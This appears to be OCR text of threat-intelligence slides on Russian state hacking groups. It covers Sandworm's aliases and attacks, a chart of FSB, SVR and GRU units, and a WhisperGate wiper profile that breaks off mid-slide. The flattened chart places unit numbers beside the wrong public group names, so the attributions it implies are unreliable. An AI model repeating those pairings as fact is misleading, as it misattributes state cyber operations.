
Sandworm APT (GRU Unit 74455)

A.k.a. ELECTRUM, Telebots, IRON VIKING, BlackEnergy, Quedagh, VOODOO BEAR

Attributed attacks:

- BlackEnergy (2015)
- Industroyer (2016)
- NotPetya (2017)
- Olympic destroyer (2018)
- WhisperGate (2022)


Source: https://attack.mitre.org/groups/G0034/



Russian Intelligence Services Cyber Structure
FSB (Federal Security Service)
SVR (Foreign Intelligence service)
GRU (Military Intelligence)
Centre 16: Centre of the collection of Radio-Electronic Intelligence on communications facilities - Field post number 71330
Publicly known as: APT29 Cosy Bear The Dukes
GRU 85th: Field post number 26165
GRU GTsST: Field post number 74455
Publicly known as: APT28 Fancy Bear Strontium
Publicly known as: Sandworm
Publicly known as Energetic Bear Beserk Bear Dragonfly IRON LIBERTY ALLANITE CASTLE Crounching Yeti DYMALLOY TG-4192

Source: https://www.gov.uk/government/publications/russias-fsb-malign-cyber-activity-factsheet/russias-fsb-malign-activity-factsheet

Wiper attacks in 2022



STAND WITH UKRAINE


WhisperGate

Date: 13-14 Jan 2022
Targets: Government infrastructure
Discovered by: CERT-UA, Microsoft
Attribution: DEV-0586 (GRU)
Platform: Windows 64/32-bit
Delivery:

- Stage1.exe: MBR writer -> Disk wiper
- Stage2.exe: Trojan-Downloader -> Discord -> File wiper

Destruction:

